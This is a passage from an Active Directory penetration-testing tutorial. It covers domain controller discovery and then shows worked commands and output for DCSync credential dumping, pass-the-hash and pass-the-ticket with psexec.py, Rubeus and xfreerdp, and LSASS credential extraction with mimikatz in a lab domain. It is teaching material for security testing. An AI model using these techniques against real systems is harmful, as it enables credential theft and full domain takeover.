Moreover, many software (especially Microsoft software) add its own groups for management, like Exchange, that can add privileged groups like `Exchange Windows Permissions`, that can allow an user to perform a DCSync attack (if not correctly updated).

Group Scope

In Active Directory there are three different types of groups based on their scope. To understand them will allow to comprehend how domains and forest can be managed:

- The **Universal groups**, that can have members from the same forests and grant permissions in the same forest or trusted forests. The `Enterprise Admins` group is an example of Universal group.

- The **Global groups**, that can only have members of the same domain, and grants permissions in domains of the same forest or trusting domains or forests. The `Domain Admins` group is an example of Global group.
- Finally, the **DomainLocal groups** can have members from the domain or any trusted domain and grants permissions only in their domains. The `Administrators` group is an example of DomainLocal groups.

Apart from that, you should be also know that **domain groups (and domain users) can be members of computer local groups**. For example, the `Domain Admins` group is added by default to the `Administrators` local group of a machine.

Computers

Of course, the computers are central a piece of Active Directory. As we have said, they are the machines were all the operations occurs, but also users of the Active Directory, that needs to be connected with the Domain Controllers.

In every domain there are three types of computers:

- **Domain Controllers**: The central servers that manage the domain. They are Windows Server machines.
- **Workstations**: The personal computers used by people every day. These machines are usually Windows 10 or 7 machines.
- **Servers**: The computers that offers services such as webs, files or databases. They are usually Linux or Windows Server machines.

Domain Controllers

The Domain Controller, as we have said, is the **central server of a domain**, that is running the Active Directory Domain Service (AD DS). That means that is responsible of keeping the domain database with all the information about domain objects and offering the Active Directory services, such as authentication, authorization, name resolution, etc. Is a Windows Server machine.

The database is stored in the file `C:\Windows\NTDS\ntds.dit` of the domain controllers. Therefore if someone steals this file, she can access to all the information about the objects of the domain (computers, users, group, policies, etc), including users credentials. Therefore, the access to this file, and to the Domain Controllers should be restricted to the domain administrators.

This contrasts with the fact that **any computer in the domain must be able to talk with the Domain Controller** in order to ask for information of this database. So the Domain Controller (at least one of them) should be reachable from any part of the network.

Usually, in a domain there is more than one Domain Controller, in order to distribute the workload and prevent single point of failures. Additionally, as any other database server, Domain Controllers must be synchronized with each other to keep the data up to date.

Moreover, in order to allow computers and users to access the database data, the Domain Controllers provides a series of services like DNS, Kerberos, LDAP, SMB, RPC, etc.

Domain Controllers discovery

It is clear that domains controller are one of the most important pieces of Active Directory, and due to this, they are often targeted in a pentest, so it is important to identify them, which is not very difficult.

Due to the wide range of services offered by the domain controller, there are many ways to identify the domain controllers of a domain.

One possibility that doesn't require any type of authentication is to make a simple **DNS query asking for the LDAP servers** of the domain (which are the domain controllers):

```
PS C:\Users\Anakin> nslookup -q=srv _ldap._tcp.dc._msdcs.contoso.local
                          Server:  UnKnown
                        Address:  192.168.100.2

    _ldap._tcp.dc._msdcs.contoso.local      SRV service location:
                             priority       = 0
                            weight          = 100
                            port            = 389
                       svr hostname   = dc01.contoso.local
    _ldap._tcp.dc._msdcs.contoso.local      SRV service location:
                             priority       = 0
                            weight          = 100
                            port            = 389
                       svr hostname   = dc02.contoso.local
      dc01.contoso.local      internet address = 192.168.100.2
      dc02.contoso.local      internet address = 192.168.100.3
```

DNS query to identify domain controllers

Also, you can use some system utility like `nltest` to get the domain controllers, but you require have an user.

```
           PS C:\Users\Anakin> nltest /dclist:contoso.local
Get list of DCs in domain 'contoso.local' from '\\dc01.contoso.local'.
       dc01.contoso.local [PDC]  [DS] Site: Default-First-Site-Name
       dc02.contoso.local        [DS] Site: Default-First-Site-Name
                  The command completed successfully
```

Identify domain controllers with nltest

Moreover, if you do a port scan of a machine and the result is similar to the following, surely is a domain controller:

```
$ nmap 192.168.100.2 -Pn -sV -p-
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be
slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-04 11:17 CEST
Nmap scan report for 192.168.100.2
Host is up (0.00068s latency).
Not shown: 65509 filtered ports
PORT      STATE SERVICE       VERSION
42/tcp    open  tcpwrapped
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-05-04
09:19:44Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
contoso.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
contoso.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  msrpc         Microsoft Windows RPC
49707/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 164.31 seconds
```

Nmap service scan of a Domain Controller

This output show a lot of ports open. Here is a brief description of the service offer by each port:

- 42 -> WINS: Centralized service to resolve NetBIOS names to IP addresses.
- 53 -> DNS: Service to resolve DNS names to IP addresses.
- 88 -> Kerberos: Used to provide Kerberos authentication to users.
- 135 -> RPC Endpoint Mapper: RPC service used to find the RPC endpoints for different RPC services.
- 139 -> NetBIOS Session Service: An old alternative to TCP used by Windows computers. It allows to transport protocols like SMB or RPC.
- 389 -> LDAP: Used to query/edit the domain database.
- 445 -> SMB: Used to share files between computers. Also allow RPC calls through named pipes.

- 464 -> kpasswd: Kerberos service used to change users passwords.
- 593 -> RPC over HTTP Endpoint Mapper
- 636 -> LDAPS: LDAP with SSL
- 3268 -> LDAP Global Catalog: A service to query the Global Catalog.
- 3269 -> LDAPS Global Catalog
- 5985 -> WinRM: Service to manage the machine remotely with CIM objects or Powershell remoting.
- 9389 -> ADWS: Web service to query/edit the domain database.
- 49152-65535 RPC Endpoints: Random RPC ports where different RPC services/interfaces listen to clients.

Depending on the DC configuration you can also find the port 3389 open, which allows RDP connections or many other services.

Domain database dumping

Finally, in case you become the administrator of the domain, you may want to dump the contents of the domain controller database in order to read some sensitive data such as the `krbtgt` user credentials in order to create Golden tickets.

In order to extract the contents of the database, you can log in on the domain controller and dumping the NTDS.dit file locally with ntdsutil or vssadmin, or you could perform a remote dcsync attack, with the mimikatz lsadump::dsync command or the impacket secretsdump.py script.

Be careful launching a DCSync attack, since if you request all the credentials in a big domain, the DC that is responding could run out of memory and crash!!

```
$ secretsdump.py 'contoso.local/Administrator@192.168.100.2' -just-dc-user krbtgt
            Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

                                    Password:
          [*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
              [*] Using the DRSUAPI method to get NTDS.DIT secrets
 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fe8b03404a4975e7226caf6162cfccba:::
                           [*] Kerberos keys grabbed
                         krbtgt:aes256-cts-hmac-sha1-
       96:5249e3cf829c979959286c0ee145b7e6b8b8589287bea3c83dd5c9488c40f162
         krbtgt:aes128-cts-hmac-sha1-96:a268f61e103134bb7e975a146ed1f506
                     krbtgt:des-cbc-md5:0e6d79d66b4951cd
                             [*] Cleaning up...
```

DCSync attack with secretsdump to retrieve krbtgt credentials

Windows computers

Apart from the Domain Controllers, there are many other Windows machines in a domain, that are used both as workstation (usually Windows 10/8/7/Vista/XP) or as an applications servers (usually Windows Server editions).

Windows computers discovery

You can identify the Windows machines in a domain or network by using several techniques.

The first option, in case you domain have credentials, could be to query the domain database through LDAP, that can give you both the computer names and even the operating system.

```
~$ ldapsearch -H ldap://192.168.100.2 -x -LLL -W -D "anakin@contoso.local" -b
"dc=contoso,dc=local" "(objectclass=computer)" "DNSHostName" "OperatingSystem"
                          Enter LDAP Password:
            dn: CN=DC01,OU=Domain Controllers,DC=contoso,DC=local
          operatingSystem: Windows Server 2019 Standard Evaluation
                      dNSHostName: dc01.contoso.local

              dn: CN=WS01-10,CN=Computers,DC=contoso,DC=local
                   operatingSystem: Windows 10 Enterprise
                     dNSHostName: ws01-10.contoso.local

               dn: CN=WS02-7,CN=Computers,DC=contoso,DC=local
                  operatingSystem: Windows 7 Professional
                     dNSHostName: WS02-7.contoso.local

               dn: CN=SRV01,CN=Computers,DC=contoso,DC=local
          operatingSystem: Windows Server 2019 Standard Evaluation
                      dNSHostName: srv01.contoso.local
```

Search for computers of the domain

Another techniques, in case you don't have credentials, can involve scans of the network. Windows computers have several ports open by default and they are not usually protected by a firewall in a domain environment.

For example, the NetBIOS name service listens in the port 137 and allows you to even resolve the NetBIOS name from the IP. You can perform a NetBIOS scan by using a tool like nbtscan or nmap nbtstat script.

```
                $ nbtscan 192.168.100.0/24
192.168.100.2   CONTOSO\DC01                    SHARING DC
 192.168.100.7   CONTOSO\WS02-7                  SHARING
 192.168.100.10  CONTOSO\WS01-10                 SHARING
              *timeout (normal end of scan)
```

NetBIOS scan

Also, a very popular service that listens in the port 445 is SMB, heavily used for Windows computers to communicate each other. You can perform an port scan to discover Windows computers and you can even take advantage of the NTLM authentication negotiation to retrieve the machine name. You can perform an scan with ntlm-info or nmap smb-os-discovery script.

```
$ ntlm-info smb 192.168.100.0/24

      Target: 192.168.100.2
        NbComputer: DC01
        NbDomain: CONTOSO
   DnsComputer: dc01.contoso.local
       DnsDomain: contoso.local
        DnsTree: contoso.local
         Version: 10.0.17763
OS: Windows 10 | Windows Server 2019 | Windows Server 2016

      Target: 192.168.100.7
        NbComputer: WS02-7
        NbDomain: CONTOSO
   DnsComputer: ws02-7.contoso.local
       DnsDomain: contoso.local
         Version: 6.1.7601
OS: Windows 7 | Windows Server 2008 R2

      Target: 192.168.100.10
        NbComputer: WS01-10
        NbDomain: CONTOSO
   DnsComputer: ws01-10.contoso.local
       DnsDomain: contoso.local
        DnsTree: contoso.local
         Version: 10.0.19041
OS: Windows 10 | Windows Server 2019 | Windows Server 2016
```

SMB scan

Finally, you can also scan for other ports like 135 (RCP) or 139 (NetBIOS session service) with nmap.

Windows computers connection

Once you discover other Windows machines, you may need to connect to them in order grab credentials or data.

Usually you will need to execute commands on the remote machine to perform your actions. There are a few options to achieve this.

Connecting with RPC/SMB

The first and probably the most common one is to use RPC with SMB. This is the method used by many known tools such as PsExec and the impacket examples psexec.py, wmiexec.py and any other *exec.py.

These tools usually execute commands by using some RPC interface and send/receive the input/output by using SMB pipes. Normally, the tools only require the 445 port (SMB) open in order to execute commands, but some like wmiexec.py will also need the port 135 (RPC over TCP).

Additionally, it is possible for these tools to perform a Pass-The-Hash by using the NT or LM hash. The impacket tools have a parameter to use the NT or LM hash directly, whereas in order to use it with PsExec, you must inject the NT hash in the Windows session with mimikatz.

```
$ psexec.py contoso.local/Anakin@192.168.100.10 -hashes :cdeae556dc28c24b5b7b14e9df5b6e21
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.100.10.....
[*] Found writable share ADMIN$
[*] Uploading file WFKqIQpM.exe
[*] Opening SVCManager on 192.168.100.10.....
[*] Creating service AoRl on 192.168.100.10.....
[*] Starting service AoRl.....
[!] Press help for extra shell commands
The system cannot find message text for message number 0x2350 in the message file for
Application.

(c) Microsoft Corporation. All rights reserved.
b'Not enough memory resources are available to process this command.\r\n'
C:\Windows\system32>whoami
nt authority\system
```

psexec.py with a NT hash

This way you are using NTLM as authentication mechanism, which may not the best option since in Active Directory, Kerberos is used by default.

To use Kerberos you need to provide a Kerberos ticket to the mentioned tools. In the case of impacket, you can set a ccache file to being used by impacket, whereas in Windows you will need to inject the ticket in the session by using mimikatz or Rubeus.

In order to get a Kerberos ticket to use, you can request one by using the user password, the NT hash (Overpass-the-Hash) or the Kerberos keys (Pass-The-Key) or you can simply steal a ticket from a Windows or Linux machine and use it (Pass-The-Ticket).

You should take into account that Windows and Linux machines (and the tools oriented to them) use different ticket file formats so you may have problems moving Linux tickets to a Windows machine or vice versa. You can convert the tickets between the different formats by using ticket_converter or cerbero.

```
$ getTGT.py contoso.local/Anakin -dc-ip 192.168.100.2 -hashes
                    :cdeae556dc28c24b5b7b14e9df5b6e21
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

                    [*] Saving ticket in Anakin.ccache
                $ export KRB5CCNAME=$(pwd)/Anakin.ccache
$ psexec.py contoso.local/Anakin@WS01-10 -target-ip 192.168.100.10 -k -no-pass
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

              [*] Requesting shares on 192.168.100.10.....
                    [*] Found writable share ADMIN$
                    [*] Uploading file TwIEeeqd.exe
              [*] Opening SVCManager on 192.168.100.10.....
            [*] Creating service ZQZb on 192.168.100.10.....
                    [*] Starting service ZQZb.....
                  [!] Press help for extra shell commands
The system cannot find message text for message number 0x2350 in the message file for
                                    Application.

                  (c) Microsoft Corporation. All rights reserved.
    b'Not enough memory resources are available to process this command.\r\n'
                              C:\Windows\system32>
```

psexec.py with Kerberos authentication

When using Kerberos authentication you will need to pass as target to the tools the hostname (DNS name or NetBIOS name) of the remote machine instead of its IP. This is cause Kerberos authentication uses the hostname to identify the service of the remote machine and provide the right ticket to authenticate against it.

If you use the IP address you will get the following error:

```
$ psexec.py contoso.local/Anakin@192.168.100.10 -k -no-pass
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos
                                    database)
```

Using IP address with Kerberos authentication

Connecting with Powershell Remoting

An alternative to RPC/SMB to connect to a Windows machine is Powershell Remoting, that will allow you to get a Powershell session in the remote machine. The Powershell remoting service listens in the port 5985 and is enabled by default in the Windows Server machines.

You can use Powershell Remoting from Windows by using many CmdLets and parameters available in Powershell. From a Linux machine you can use evil-winrm.

As well as in the RPC/SMB case, you can use a password, a NT hash or a Kerberos ticket to connect to the target machine. With evil-winrm, you can pass them to the application as a parameters or configure the ccache file as in impacket. In case of the Powershell cmdlets, you can use a password directly, but if you have a Kerberos ticket or a NT hash, you will need to inject them by using Rubeus or mimikatz.

```
PS C:\> .\Rubeus.exe asktgt /user:Administrator /rc4:b73fdfe10e87b4ca5c0d957f81de6863
                                    /ptt

                           _____          _
                          (_____ \      | |
                        _____) )_   _| |__  _____ _   _  ___
                       |  __  /| | | |  _ \| ___ | | | |/___)
                       | |  \ \| |_| | |_) ) ____| |_| |___ |
                       |_|   |_|____/|____/|_____)____/(___/

                                    v1.6.1

                                [*] Action: Ask TGT

                     [*] Using rc4_hmac hash: b73fdfe10e87b4ca5c0d957f81de6863
                [*] Building AS-REQ (w/ preauth) for: 'contoso.local\Administrator'
                                    [+] TGT request successful!
                                     [*] base64(ticket.kirbi):

      doIFQjCCBT6gAwIBBaEDAgEWooIETzCCBEthggRHMIIEQ6ADAgEFoQ8bDUNPTlRPU08uTE9DQUyiIjAg
      oAMCAQKhGTAXGwZrcmJ0Z3QbDWNvbnRvc28ubG9jYWyjggQFMIIEAaADAgESoQMCAQKiggPzBIID7xK3
                                        <!--stripped-->
      ERgPMjAyMTA1MDgwMjQzMjZapxEYDzIwMjEwNTE0MTY0MzI2WqgPGw1DT05UT1NPLkxPQ0FMqSIwIKAD
                                AgECoRkwFxsGa3JidGd0Gw1jb250b3NvLmxvY2Fs
                                 [+] Ticket successfully imported!

                            ServiceName           :  krbtgt/contoso.local
                               ServiceRealm          :  CONTOSO.LOCAL
                               UserName              :  Administrator
                               UserRealm             :  CONTOSO.LOCAL
                             StartTime             :  07/05/2021 18:43:26
                             EndTime               :  08/05/2021 04:43:26
                             RenewTill             :  14/05/2021 18:43:26
      Flags                       :  name_canonicalize, pre_authent, initial, renewable,
                                              forwardable
                                   KeyType               :  rc4_hmac
                          Base64(key)           :  95a1NmgYXwOmiyCa3qlplA==

                              PS C:\> Enter-PSSession -ComputerName dc01
                         [dc01]: PS C:\Users\Administrator\Documents> whoami
                                        contoso\administrator
                        [dc01]: PS C:\Users\Administrator\Documents> hostname
                                              dc01
                                            [dc01]:
```

Using Powershell Remoting with Overpass-the-Hash

Connecting with RDP

One common method to connect to a remote machine in Windows is RDP (Remote Desktop Protocol). You can use RDP from a Windows machine by using the default client "Remote Desktop Connection" (mstsc). From Linux there are excellent clients like rdesktop, freerdp or remmina.

Unlike RPC/SMB and Powershell Remoting, RDP transmits the plain user password to the target computer in order to cache the credentials and facilitate SSO (Single Sign On), as if the user was logged on its physical machine. Due to this to use RDP you are required to use the user password and it is not possible to perform a Pass-The-Hash… by default.


As we have mentioned, when connection through RDP the credentials are cached in the target machine, susceptible to being stolen from the lsass process with tools like mimikatz. The credentials are cached in order to being reused to network connections from the target machine, but sometimes this is unnecessary, so in Windows 8.1 / 2012 R2 Microsoft introduced the Restricted Admin mode for RPD. When Restricted Admin mode is enabled you don't send the plain credentials, so it is possible to perform a Pass-The-Hash/Key/Ticket to establish an RDP connection.

From Linux, you can use freerdp to perform a Pass-The-Hash with RDP (you need to install the `freerdp2-x11` `freerdp2-shadow-x11` packages instead of `freerdp-x11` as the article said). You only need to provide the NT hash instead of the password.


```
xfreerdp /u:Anakin@contoso.local /pth:cdeae556dc28c24b5b7b14e9df5b6e21 /v:192.168.122.143
```

Pass-The-Hash with freerdp

On the other hand, from Windows you can inject a NT hash or Kerberos ticket with mimikatz or Rubeus and then use `mstsc.exe /restrictedadmin` to establish a RDP connection without requiring the user password.



Restricted Admin is enabled



Restricted Admin is not enabled

Windows computers credentials

LSASS credentials

In a Windows machine, a common place to find credentials is the LSASS (Local Security Authority Subsystem Service) process (`lsass.exe`). The LSASS process is on charge of manage the security related operations of the computer, including users authentication.

When an user performs an interactive logon in the computer, by accessing physically to the computer or through RDP, the user credentials get cached in the LSASS process in order to use SSO (Single Sign-On) when network logon will be required to access to other domain computers.

> Be aware that remote users authenticated through NTLM or Kerberos will not let cached credentials in the computer (in the lsass process), since those protocols don't really sent the user credentials to the computer (except if Kerberos delegation is enabled), but a proof, that can be either a NTLM hash or Kerberos ticket generated with the credentials.
>
> In summary, you cannot extract from lsass (with mimikatz) the credentials of remote users authenticated with NTLM or Kerberos. (Unless the protocol/service sends them explicitly after authentication, as RDP does, but this has nothing to do with NTLM or Kerberos)

The credentials are cached by some of the SSPs (Security Support Providers) that are used by LSASS in order to provide different authentication methods. Some SSPs are the following:

- The Kerberos SSP manages the Kerberos authentication and is responsible to store the tickets and Kerberos keys for the current logged users.
- The NTLMSSP or MSV SSP handles the NTLM authentication and is responsible for storing the NT hashes for the current logged users. It will not cache the credentials used
- The Digest SSP implements the Digest Access protocol, used by HTTP applications. This is the SSP that stores the cleartext user password in order to calculate the digest. Even if the password caching is disabled by default since Windows 2008 R2, it is still possible to enable the password caching by setting the `HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential` registry entry to 1 or patching the Digest SSP directly in memory.

Therefore, if we are able to access to the LSASS process memory, for which the **SeDebugPrivilege is required** (usually hold by administrators) since lsass is system process, we can retrieve the cached credentials. As we have seen, these cached credentials include the NT hash of the user, the Kerberos keys and tickets, and even the user password in plaintext in some old or misconfigured machines.

The common way to extract the credentials from LSASS process is by using mimikatz. We can launch mimikatz directly in the target machine, or dumping the LSASS memory with some tool like procdump, comsvcs.dll or werfault.exe and then process the generated memory dump with mimikatz or pypikatz. It is possible also to use lsassy to read a dump remotely avoiding to have to download the entire memory dump, that can take several megabytes.

To extract credentials with mimikatz, there are a few commands you should know. They will retry different secrets from the logged users:

- `sekurlsa::logonpasswords`: Extracts the NT hashes and passwords.
- `sekurlsa::ekeys`: Gets the Kerberos keys.
- `sekurlsa::tickets`: Retrieves the Kerberos tickets stored in the machine.

Specifically, in order to access to LSASS process memory, you need the SeDebugPrivilege, that allows the user to debug processes of other users. Usually only the administrators have this privilege (but if another user gets this privilege she can become administrator).

Moreover, **SeDebugPrivilege must be enabled** in the process that tries to dump the LSASS memory. By default is enabled in Powershell and disabled in CMD (and therefore in their child processes). If you are launching mimikatz, you can enable it by using the `privilege::debug` command. In other case you can launch the process with Powershell using `powershell.exe <command>`, or using some tool like sepriv to enable it in CMD.

```
                           C:\>.\mimikatz.exe

       .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
      .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

                  mimikatz # sekurlsa::logonpasswords
   ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

                     mimikatz # privilege::debug
                          Privilege '20' OK

                  mimikatz # sekurlsa::logonpasswords

          Authentication Id : 0 ; 629376 (00000000:00099a80)
                Session           : Interactive from 1
                   User Name         : Administrator
                      Domain            : CONTOSO
                        Logon Server      : DC01
                Logon Time        : 03/05/2021 12:34:17
   SID               : S-1-5-21-1372086773-2238746523-2939299801-500
                                    msv :
                                  [00000003] Primary
                                * Username : Administrator
                                   * Domain   : CONTOSO
                     * NTLM     : b73fdfe10e87b4ca5c0d957f81de6863
                  * SHA1     : 88cbc713492c32909ee5deddee08c7e31c70d716
                     * DPAPI    : 0c1e1d360ebc8f790ff9577fcdb60d75
                                       tspkg :
                                      wdigest :
                                * Username : Administrator
                                   * Domain   : CONTOSO
                                   * Password : (null)
                                       kerberos :
                                * Username : Administrator
                                * Domain   : CONTOSO.LOCAL
                                   * Password : (null)
                                        ssp :
                                      credman :
                                      cloudap :
```

Dump credentials with mimikatz

Notwithstanding, you should be aware that LSASS can be protected against credential extraction.This could be achieved by Credential Guard, that uses the hypervisor technology to store the credentials in a safer place outside of the operative system. However Credential Guard can be bypassed.

Additionally, lsass.exe can be configured to run as a PPL (Protected Process Light). Even if this makes more difficult the credentials extraction, it can be disabled.

Registry credentials

LSA secrets

Other location to find credentials is the registry. In the registry the computer stores some credentials required in order to work properly. One of the places where sensible credentials are stored is in the LSA secrets.

The LSA secrets is an special storage located in the registry which is used to save sensible data that is only accessible for the `SYSTEM` local account. In the disk, the LSA secrets are saved in the SECURITY hive file, that is encrypted with the BootKey/SysKey (stored in the SYSTEM hive file).

```
PS C:\> whoami
nt authority\system
PS C:\> reg query HKLM\SECURITY\Policy\Secrets

HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets
    (Default)    REG_NONE

